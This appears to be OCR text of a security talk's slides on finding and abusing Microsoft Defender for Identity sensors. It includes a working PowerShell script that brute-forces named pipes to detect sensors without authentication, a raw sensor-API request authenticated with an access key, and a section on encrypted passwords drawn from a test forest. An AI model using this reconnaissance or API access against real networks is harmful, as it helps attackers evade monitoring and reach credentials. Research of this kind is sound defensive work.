
```
$IPAddress= "10.211.55.90"
$i = 1
$foundNamedPipe = 0
while ($i -le 12999) {
  try {
    $namePipe = "CPFATP_" + $i +"_v4.0.30319"
    $pipe = new-object System.IO.Pipes.NamedPipeClientStream $IPAddress,
$namePipe ,"In"
    $i++
    $pipe.Connect(100)
  }
  catch {
    if ($_ -match "Access to the path is denied") {
      Write-Host "Found a named pipe using the name: $namePipe"
      $foundNamedPipe++
    }
  }
}
if ($foundNamedPipe -gt 1) {
  Write-Host "Found $foundNamedPipe named pipes and likely MDI is running
on IP address: $IPAddress"
}
else {
  Write-Host "Found $foundNamedPipe named pipe(s) and likely MDI is NOT
running on IP address: $IPAddress"
}
```

Identifying the sensor


- Malicious actor can identify a running sensor
- Is there any server without a sensor?
- Identifying using brute-forcing (unauthenticated)

Application Programming Interface

Application Programming Interface




Deployment



JSON

Application Programming Interface




Application Programming Interface

```
POST /api/sensorDeployment/v1.0 HTTP/1.1
Authorization: Basic <WorkSpaceID>:<AccessKey>
Host: thalpius-onmicrosoft-comsensorapi.atp.azure.com
Content-Length: 41
Expect: 100-continue
Connection: close

«æåRPPR)©,HU²RP
I-.qI-ÈÉ¯ÌMÍ+   J-,
(ñrÕ
```

Application Programming Interface




Application Programming Interface


- During the installation, the deployment API endpoint is used
- After the installation, the JSON API endpoint is used
- Authentication for the deployment API endpoint is the access key
- Authentication for the JSON API endpoint is the self-signed certificate
- Access key or self-signed certificate gives access to sensitive information

Encrypted Passwords


Encrypted Passwords




Encrypted Passwords



Encrypted Passwords



Encrypted Passwords



Encrypted Passwords

TEST FOREST


FOREST A

FOREST B

Encrypted Passwords


Encrypted Passwords

dGhhbHBpdXM=



DC01.THALPIUS.LOCAL

ZW5jcnlwdA==



ADDS05.THALPIUS.COM

Encrypted Passwords

